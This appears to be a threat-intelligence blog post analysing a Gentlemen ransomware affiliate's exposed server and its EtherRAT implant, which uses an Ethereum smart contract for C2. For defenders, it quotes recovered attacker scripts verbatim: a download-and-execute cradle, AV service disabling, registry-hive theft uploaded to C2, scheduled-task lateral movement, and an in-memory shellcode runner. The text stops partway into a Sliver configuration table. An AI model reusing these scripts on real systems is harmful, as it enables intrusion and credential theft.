

The Gentlemen Affiliate Deploys EtherRAT Across Windows Networks Using Ethereum Smart Contract C2

 hunt.io/blog/the-gentlemen-etherrat-ethereum-smart-contract-c2

August 4, 2026



An exposed open directory at 193.233.202[.]17 caught an operator tied to The Gentlemen ransomware mid-intrusion, setting up a Windows domain for persistent access, credential theft, and lateral movement. The files left behind trace the full operation, from privileged account creation and LSASS dumping to security-product tampering and reverse tunnels.

Lateral movement ran through remote scheduled tasks that downloaded and executed MSI payloads. Those installed EtherRAT, a persistent implant that pulls its C2 domains from an Ethereum smart contract instead of hardcoding them, while Sliver and Go reverse-shell binaries gave the operator additional command channels.

Huntress had already flagged 193.233.202[.]17 and 77.110.122[.]137 as proxy endpoints in their May 21st [write-up](#) on The Gentlemen's defense evasion TTPs. Both IPs showed up as open directories on the Hunt.io platform through the [IOC Hunter feature](#). On June 16th, Huntress also published a ClickFix campaign that [deployed EtherRAT](#). That activity was left unattributed, but we assess it likely ties back to the same The Gentlemen cluster.

Key Observations

- The directory held 82 recovered files totaling 145 MB, a full operator toolkit spanning 37 Windows executables, 22 PowerShell scripts, 9 batch files, 6 scheduled-task XMLs, and the EtherRAT MSI installer.
- Deployment leaned on LOLBAS: certutil.exe fetched the MSI to remote hosts and msixec.exe installed it silently, with the tasks masquerading under names like WinSvcUpdate2 and WindowsUpdSvc.
- Because EtherRAT reads its C2 from an Ethereum contract, every domain rotation is written permanently to the blockchain. That convenience for the operator lets defenders reconstruct the full historical C2 set, five domains in this case.
- EtherRAT has no fixed command set. Any C2 response over ten characters is run as JavaScript inside a Node.js runtime, giving the operator arbitrary code execution and letting them extend capabilities without replacing the implant. The custom X-Bot-Server header is a usable detection point.
- Pivoting on the recovered Go binaries surfaced two more controllers, 146.103.127[.]44 and 77.110.126[.]46, on the same ASN (AS203273) as the staging server.
- A second EtherRAT cluster on 77.110.122[.]58 used the same Ethereum contract and a near-identical MSI (cons_1.0.1.msi), and a Gambit Security directory on 38.110.228[.]33 held artifacts we assess link to a USA-based The Gentlemen victim.
- Beyond the C2 layers, the toolkit covered credential theft (Mimikatz, registry-hive and LSASS dumping), tunneling (Chisel, Ligolo-ng), and Potato-family privilege escalation, showing an operator equipped for the full path to domain-wide ransomware.

Campaign Overview

The exposed server on 193.233.202[.]17 held 82 locally recovered files totaling 145 MB. The set includes 37 Windows executables, 22 PowerShell scripts, nine batch files, six scheduled-task XML files, one MSI package, a large raw shellcode blob, and public post-exploitation tools.

The screenshot displays the 'Attack Capture File Manager' interface. At the top, it shows statistics: 87 total files, 0 subdirectories, and a total size of 139 MB. The directory was last updated on 2026-04-24 at 18:42, 91 days ago. A 'Download Directory' button is available. The host information section shows the URL 'http://193.233.202.17:8088' and identifies the host as 'NetCrafters OU (AS203273)' located in 'Charlotte, North Carolina, US'. Below this, there are tags for 'IOC Hunter' and 'Gentlemen Ransomware Expands Global Attack Campaigns'. The main content area is titled 'AI Summary' and shows the latest summary from 'opendir_summary_ai_v1' for the host 193.233.202.17:8088. It includes a 'Summary' section with the MITRE ATT&CK framework, a 'Procedures' section detailing the attacker's toolset and playbook, and a 'Reason' section explaining the source of the summary.

Attack Capture File Manager Settings

Total files: **87** Sub Dirs: **0** Total size: **139 MB**

2026-04-24 18:42 | 91 days ago Download Directory

Host: **http://193.233.202.17:8088** ☆ 📄 🔍

NetCrafters OU (AS203273) 🇺🇸 Charlotte, North Carolina, US

IOC Hunter Gentlemen Ransomware Expands Global Attack Campaigns

Files AI Summary 🔍

AI Summary
Latest summary from `opendir_summary_ai_v1` for 193.233.202.17:8088

At a glance
analyst view 1 sections
Tip: copy/share the URL with `tab=ai-summary`.
📄 Copy summary text

Summary
MITRE ATT&CK:
Procedures
Observed attacker toolset and playbook: use of PowerShell scripts and scheduled tasks for remote code execution and persistence; credential harvesting (LAPS enumeration, LSASS dump via MiniDumpWriteDump, Mimikatz/SAM hive collection) and account creation (svcdm/support2) to escalate and maintain access; privileged escalation using JuicyPotato/GodPotato and MS16-032 exploit; lateral spread via credentialed SMB copies and remote scheduled tasks to internal IP ranges; disabling security controls (UAC, AV services, firewall) and modifying DNS/WebTitan whitelists to bypass detection; establishing C2 via reverse TCP shells, HTTP-based download/execution, and SOCKS tunneling (chisel).

Reason:
This summary is derived directly from multiple repository artifacts and file analyses: PowerShell scripts for AD enumeration (`ad_enum.ps1`, `ccen*.ps1`), account creation (`adduser.ps1`, `task useradd.xml`), LSASS/SAM dumping (`ld.ps1`, `task 39.ps1`), privilege escalation binaries and scripts (`gp.exe`, `gp_reflect.ps1`, `ms16032.ps1`), deployment scripts with internal IP target lists and `schtasks` (`dep*.bat`, `deploy*.cmd`), scheduled task XMLs (`task39*.xml`), and network/C2 tooling (`run_chisel.bat`, `inject_sliver.ps1`, reverse shell references). All items are explicitly present in the collected dataset.

Figure 01: Hunt.io platform exposing open-directory on 193.233.202[.]17

Files recovered suggest the threat actor was attempting to target Windows networks to:

- establish or restore privileged access
- collect credentials and Active Directory data
- deploy EtherRAT across the domain
- preserve several independent command channels

Artifacts within this open-directory could be linked to an American victim, which was disclosed by The Gentlemen on the 9th May. The secondary directory, 77.110.122[.]137, contained artifacts surrounding a Linux-based intrusion, which is not in the scope of this blog:




Figure 02: Hunt.io platform exposing open-directory on 77.110.122[.]137

Scheduled Tasks as the Deployment Layer

Within the open-directory was the Scheduled Task configuration task39.xml. This is configured to run under the SYSTEM context, dynamically downloading and running a PowerShell script:

```
powershell -ep bypass -w hidden -NonInteractive -c iex((New-Object
Net.WebClient).DownloadString('hxxp://193.233.202[.]17:42718/task_39.ps1'))
```

Copy

This script creates a local administrator support2 with the credential Supp0rt2@2026!. This user is added to the Administrators and Remote Desktop Users groups, with a later attempt to add to the Domain Administrators group.

```
net user support2 'Supp0rt2@2026!' /add
net localgroup Administrators support2 /add
net localgroup 'Remote Desktop Users' support2 /add
net group 'Domain Admins' support2 /add /domain
```

Copy

An attempt at Defensive Evasion is achieved by iterating through ESET related services and disabling using sc.exe:

```
$esetServices = @('ekrn','EraAgentSvc','EhttpSrv','EESvc','eguiSvc','epfw','epfwfwp','eamonm')
foreach ($svc in $esetServices) {
    try { & sc.exe stop $svc 2>&1 | Out-Null; & sc.exe config $svc start= disabled 2>&1 | Out-Null } catch {}
}
```

Copy

To establish remote network access, a Chisel binary is staged to C:\ProgramData\chisel.exe and configured to call back over port 9001.



Figure 03: task_39.ps1 for account creation, defense impairment, credential theft, tunneling, payload staging, and an interactive shell
To perform credential theft, the actor leveraged reg.exe to export registry hives to the C:\ProgramData directory. These were exfiltrated using the native PowerShell HTTP client, uploading to the C2 server with a PUT operation.

```

# 5. SAM + SYSTEM + SECURITY dump + upload
try {
    & reg save HKLM\SAM C:\ProgramData\sam39t.bak /y 2>&1 | Out-Null
    & reg save HKLM\SYSTEM C:\ProgramData\sys39t.bak /y 2>&1 | Out-Null
    & reg save HKLM\SECURITY C:\ProgramData\sec39t.bak /y 2>&1 | Out-Null

    foreach ($f in @(('sam39t', 'sam39t.bak'), @('sys39t', 'sys39t.bak'), @('sec39t', 'sec39t.bak'))) {
        $path = "C:\ProgramData\$($f[1])"
        if (Test-Path $path) {
            $b = [System.IO.File]::ReadAllBytes($path)
            $rq = [System.Net.WebRequest]::Create("$base/upload_{$($f[0])}")
            $rq.Method = 'PUT'
            $rq.ContentLength = $b.Length
            $s = $rq.GetRequestStream()
            $s.Write($b, 0, $b.Length)
            $s.Close()
            $rq.GetResponse()
        }
    }
} catch {}
  
```

Figure 04: Exfiltration of registry hives

To achieve Command & Control, alongside the deployment of Chisel, the affiliate deployed Go-compiled reverse-shell binaries and a raw PowerShell reverse-shell implementation.

Discovery, Credential Theft & Privilege Escalation

Within the open-directory, multiple scripts were used to perform discovery and credential theft. `acl_enum.ps1` impersonates the token from an interactive Windows session, queries Active Directory, enumerates users, computers and groups, and requests the legacy LAPS attribute `ms-Mcs-AdmPwd`.

`Id.ps1` invokes `MiniDumpWriteDump` against LSASS. `task_39.ps1` exports three registry hives and transfers them off the host.


Several privilege-escalation scripts were observed. `gp_reflect.ps1` loads a GodPotato payload in memory and changes `LocalAccountTokenFilterPolicy`. `fix_uac.bat` disables UAC and changes the same policy. `ms16032.ps1` contains an incomplete hand-built CVE-2016-0099 path and a named-pipe fallback.

Mimikatz binaries and local-privilege escalation exploits were observed within the threat actors toolkit:

- `mimi64.exe` - Mimikatz
- `jp.exe` - JuicyPotato x64 exploit
- `ps64.exe` - PrintSpoofer x64 exploit
- `svclod.exe` - PrintSpoofer x64 variant
- `gp.exe` - GodPotato exploit
- `svcefs.exe` - EFSRPC Potato-style privilege escalation

Lateral Movement & C2

The remote deployment scripts attempted to target multiple internal hosts via hardcoded private IP addresses. They used administrative shares, copied payloads using `xcopy`, and registered scheduled tasks using `schtasks` or services under names such as `WindowsUpdSvc*`.




The screenshot shows a 'File preview' window with a dark theme. At the top, it says '/dep8.bat • text/plain • full' and 'Max 936 bytes'. There is a 'Download' button with a download icon and an 'X' icon to close the window. The main content is a batch script that sets variables for user, password, source path, and task name. It then loops through a list of IP addresses and attempts to use 'net use' to connect to each. If successful, it copies 'wsu.exe' to the local ProgramData directory, creates a scheduled task named 'TN%' that runs 'wsu.exe' with SYSTEM privileges, and finally deletes the connection and the task. The script ends with 'echo Done.'

```
@echo off
set U=t
set P=
set SRC=C:\ProgramData\wsu.exe
set TN=WindowsUpdSvc31
for %%H in (192.168.100.73 192.168.100.106 192.168.100.110 192.168.100.114 192.168.100.133 192.168.100.137 192.168.100.143
192.168.100.150 192.168.100.151 192.168.100.156 192.168.100.158 192.168.100.160 192.168.100.162 192.168.100.165
192.168.100.175 192.168.100.187 192.168.100.189) do (
    net use \\%%H\C$ %P% /user:%U% /persistent:no >nul 2>&1
    if errorlevel 1 (echo [-] %%H FAIL) else (
        echo F | xcopy /y %SRC% \\%%H\C$\ProgramData\wsu.exe >nul 2>&1
        schtasks /delete /s %%H /u %U% /p %P% /tn "%TN%" /f >nul 2>&1
        schtasks /create /s %%H /u %U% /p %P% /tn "%TN%" /tr C:\ProgramData\wsu.exe /sc ONSTART /ru SYSTEM /f >nul 2>&1
        schtasks /run /s %%H /u %U% /p %P% /tn "%TN%" >nul 2>&1
        echo [+] %%H OK
        net use \\%%H\C$ /delete >nul 2>&1
    )
)
echo Done.
```

Figure 05: Remote Scheduled Tasks deployment
The binary `wsu.exe` was not recovered for analysis.

deploy2.cmd uses a batch for loop to iterate through local IP addresses, creating remote Scheduled Tasks named WinSvcUpdate2. The tasks are configured to use the LOLBAS certutil.exe to dynamically download a msi payload cons_c1.0.1.msi from the staging IP address to the file path C:\Windows\Temp\cu.msi.

Another script, deploy.cmd, was also observed. It attempted to perform essentially the same remote deployment activity, although with minor implementation differences, including attempting to copy the MSI over SMB and using "wmic process call create" to run with certutil.exe as a fallback download method. This script attempted to stage the MSI file to C:\Windows\Temp\cons_update.msi.

A screenshot of a file preview window with a dark theme. The title bar says "File preview" and there's a "Download" button with a download icon. Below the title bar, it says "/deploy2.cmd • text/plain • full" and "Max 608 bytes". The main area contains a batch script. The script starts with "@echo off", "setlocal", and sets variables for "SU", "SP", "URL", and "TN". It then enters a loop "for %%I in (150 151 156 158 160 162 165 175 187 189) do (" where it echoes "Creating schtask...", uses "schtasks /create" to create a task named "WinSvcUpdate2" that runs "cmd /c certutil -urlcache -f %URL% C:\Windows\Temp\cu.msi && msiexec /i C:\Windows\Temp\cu.msi /quiet /norestart" with system privileges, echoes "Running task...", uses "schtasks /run" to run the task, and finally echoes "DONE".

```
@echo off
setlocal
set SU=
set SP=
set URL=http://193.233.202.17:39287/cons_c1.0.1.msi
set TN=WinSvcUpdate2

for %%I in (150 151 156 158 160 162 165 175 187 189) do (
    echo [%%I] Creating schtask...
    schtasks /create /s 192.168.100.%%I /u %SU% /p "%SP%" /tn %TN% /tr "cmd /c certutil -urlcache -f %URL%
C:\Windows\Temp\cu.msi && msiexec /i C:\Windows\Temp\cu.msi /quiet /norestart" /sc once /st 00:00 /ru %SU% /rp "%SP%" /f
    echo [%%I] Running task...
    schtasks /run /s 192.168.100.%%I /u %SU% /p "%SP%" /tn %TN%
    timeout /t 3 /nobreak >/dev/null
)
echo DONE
```

Figure 06: EtherRAT deployment script

The payload cu.msi is executed using LOLBAS msiexec.exe, dropping the below files:

- %LOCALAPPDATA%\MicrosoftSltt\jEdb5ROX.cmd - Node.js bootstrapper
- %LOCALAPPDATA%\MicrosoftSltt\YUGKag9mvNKWylo.bin - JS decoder & Run key persistence
- %LOCALAPPDATA%\MicrosoftSltt\jifYWzAkN99jpGu.xml - XOR encrypted Node backdoor

If [Node.js](#) is not installed, the bootstrapper will download and install using the below commands:

```
curl.exe -sLo "%TEMP%\7lNpmAcuEk.zip" "https://nodejs.org/dist/v18.17.0/node-v18.17.0-win-x64.zip"
tar.exe -xf "%TEMP%\7lNpmAcuEk.zip" -C "%LOCALAPPDATA%\MicrosoftSltt"
ren "%LOCALAPPDATA%\MicrosoftSltt\node-v18.17.0-win-x64" jfpcXP
%LOCALAPPDATA%\MicrosoftSltt\jfpcXP\node.exe
```

Copy

With [Node.js](#) installed, YUGKag9mvNKWylo.bin is executed using the interpreter. This will decrypt the backdoor jifYWzAkN99jpGu.xml, using a repeating XOR key and position dependent XOR operation writing to the below path:

%LOCALAPPDATA%\MicrosoftSltt\BDQbS2lZ6u.bak

Copy

The initial [Node.js](#) .bin execution will also establish persistence via the creation of a Run key entry, WindowsHost, that will run the decoded payload via LOLBAS conhost.exe:

```
conhost.exe --headless ... \node.exe "%LOCALAPPDATA%\MicrosoftSltt\BDQbS2lZ6u.bak"
```

Copy




Figure 07: EtherRAT deployed via remote Scheduled Tasks

The decoded payload BDQbS2IZ6u.bak is the decrypted EtherRAT payload. EtherRAT leverages an Ethereum smart contract as a C2 resolver. Hardcoded within the sample are Ethereum contract address & function selectors:

- Ethereum contract: 0xb3f2897f2bc797e5b9033faef8c81e92b01cb831
- Lookup key: 0x40b57c3622c1CbfD699207F71F2dE5A8Fe256893
- Call function: 0x7d434425

The below Ethereum RPC endpoints are hardcoded within the EtherRAT sample, providing redundancy by using multiple methods to achieve C2:

```

https://mainnet.gateway.tenderly.co
https://rpc.flashbots.net/fast
https://rpc.mevblocker.io
https://eth-mainnet.public.blastapi.io
https://ethereum-rpc.publicnode.com
https://eth.drpc.org
https://eth.merkle.io
  
```

Copy

Using smart contracts to host C2 domains allows the threat actor to easily rotate infrastructure when needed, without modifying the initial implant. This comes with a small downside, these changes leave permanent markers on the blockchain - which can allow researchers to fully reconstruct all historical C2 infrastructure used by a particular sample.

C2 Update Time (UTC)	Domain Name
2026-04-01 09:24:11	https://publisherresolution.com/
2026-04-28 17:35:11	https://resumeacceptable.com/
2026-06-12 17:06:35	https://simultaneouslypower.com/
2026-06-18 15:33:35	https://wiselystarting.com/
2026-07-01 12:19:59	https://itemrange.com/

Figure 08: EtherRAT historical C2 domains

This same Ethereum contract was used to resolve C2 domains for an EtherRAT sample discussed in the Huntress blog discussing [Potekmin Loader, RMMProject & EtherRAT](#).

EtherRAT

Once EtherRAT has retrieved the active C2 URL from the Ethereum contract, it begins polling the server for commands. Each infected host is assigned a unique bot ID, normally generated using `crypto.randomUUID()`. This bot ID is separate from the hardcoded build ID, which identifies the version or campaign associated with the sample:

Build ID: ff8fee46-5d21-4437-af5b-337434288cae

Copy

The malware attempts to disguise its polling traffic by generating random URL paths that resemble requests for ordinary static files. The request follows the below structure:

```
GET <C2>/api/<random-8-hex>/<bot-id>/<random-8-hex>.<extension>?<parameter>=<build-id>
X-Bot-Server: <resolved-C2>
```

Copy

Random file-extensions and parameters are chosen for C2 requests:

- Extension: "png", "jpg", "gif", "css", "ico", "webp"
- Parameter: "id", "token", "key", "b", "q", "s", "v"

The custom HTTP header X-Bot-Server is indicative of EtherRAT. This has previously been reported by [Sysdig](#) with EtherRAT being deployed via React2Shell, which they assess may be linked to DPRK malware. Hunt.io has not verified these claims.

The C2 response does not contain a conventional command structure. Any response longer than ten characters is treated as JavaScript source code and passed to a newly constructed asynchronous function. The returned task is provided with access to the following Node.js objects:

```
require
process
Buffer
console
__dirname
__filename
log
```

Copy

This provides the operator with arbitrary JavaScript execution in the context of the compromised user. Tasks can access the filesystem, start new processes, communicate over the network or retrieve additional payloads. The absence of a fixed command set also means that EtherRAT's capabilities can be extended without replacing the main implant.

Each C2 request can remain open for up to 120 seconds while waiting for a task. After a completed request, EtherRAT waits approximately 500 milliseconds before polling again. Failed connections or unsuccessful HTTP responses introduce an additional five-second delay.

Separately, the malware checks the Ethereum contract approximately every five minutes to determine whether the operator has published a new C2 address.

Logging and host identification

EtherRAT records operational activity in the following file:

```
%APPDATA%\svchost.log
```

Copy

Logging is enabled by default and can include the bot ID, build ID, selected installation directory, blockchain queries, resolved C2 URL, polling requests, received task sizes and execution errors. Logging can subsequently be disabled through a Boolean value stored in the malware's local configuration.

EtherRAT attempts to preserve the same bot identity between executions. It first checks its encoded configuration, followed by the file:

```
%APPDATA%\node_bot_id
```

Copy

If no existing identifier is recovered, a new UUID is generated. The local configuration is stored as Base64-encoded JSON inside an extensionless file located within a deterministic per-host directory. This configuration stores the bot ID alongside settings controlling logging and implant replacement.

Layered Command & Control (C2)

Alongside the network-wide deployment of EtherRAT, the actor also leveraged Sliver and custom Go-compiled binaries to achieve [Command & Control \(C2\)](#).

The PowerShell script inject_sliver.ps1 dynamically downloads shellcode from the URL `hXXp://193.233.202.[.]17:8088/slv_beacon_sc.bin`. This is executed within memory using the Win32 APIs `VirtualAlloc`, `VirtualProtect`, `CreateThread` & `WaitForSingleObject`.

```
using System;
using System.Runtime.InteropServices;
public class ShellInj {
    [DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr addr, uint size, uint allocType, uint protect);
    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateThread(IntPtr atts, uint stackSz, IntPtr startAddr, IntPtr param, uint flags, ref uint tid);
    [DllImport("kernel32.dll")]
    public static extern uint WaitForSingleObject(IntPtr h, uint ms);
    [DllImport("kernel32.dll")]
    public static extern bool VirtualProtect(IntPtr addr, uint size, uint protect, out uint old);
}
@
Add-Type -TypeDefinition $code -Language CSharp
Add-Content $of 'TYPE_LOADED'
$url = 'http://193.233.202.17:8088/slv_beacon_sc.bin'
Add-Content $of ('Downloading: '+$url)
$wc = New-Object System.Net.WebClient
$wc.Proxy = [System.Net.GlobalProxySelection]::GetEmptyWebProxy()
$sc = $wc.DownloadData($url)
Add-Content $of ('Downloaded: '+$sc.Length+' bytes')
$sz = [uint32]$sc.Length
$mem = [ShellInj]::VirtualAlloc([IntPtr]::Zero, $sz, 0x3000, 0x04)
Add-Content $of ('VAlloc: 0x'+$mem.ToString('X'))
[System.Runtime.InteropServices.Marshal]::Copy($sc, 0, $mem, $sc.Length)
$old = 0
[ShellInj]::VirtualProtect($mem, $sz, 0x20, [ref]$old) | Out-Null
Add-Content $of 'EXECUTING'
$tid = [uint32]0
$ht = [ShellInj]::CreateThread([IntPtr]::Zero, 0, $mem, [IntPtr]::Zero, 0, [ref]$tid)
Add-Content $of ('Thread: 0x'+$ht.ToString('X')+' TID: '+$tid)
[ShellInj]::WaitForSingleObject($ht, 30000) | Out-Null
Add-Content $of 'DONE'
} catch { Add-Content $of ('ERR: '+$_ .Exception.Message) }
Add-Content $of 'END'
```

Figure 09: Shellcode runner

This shellcode can be linked to Sliver, with the below configuration:

Attribute	Value
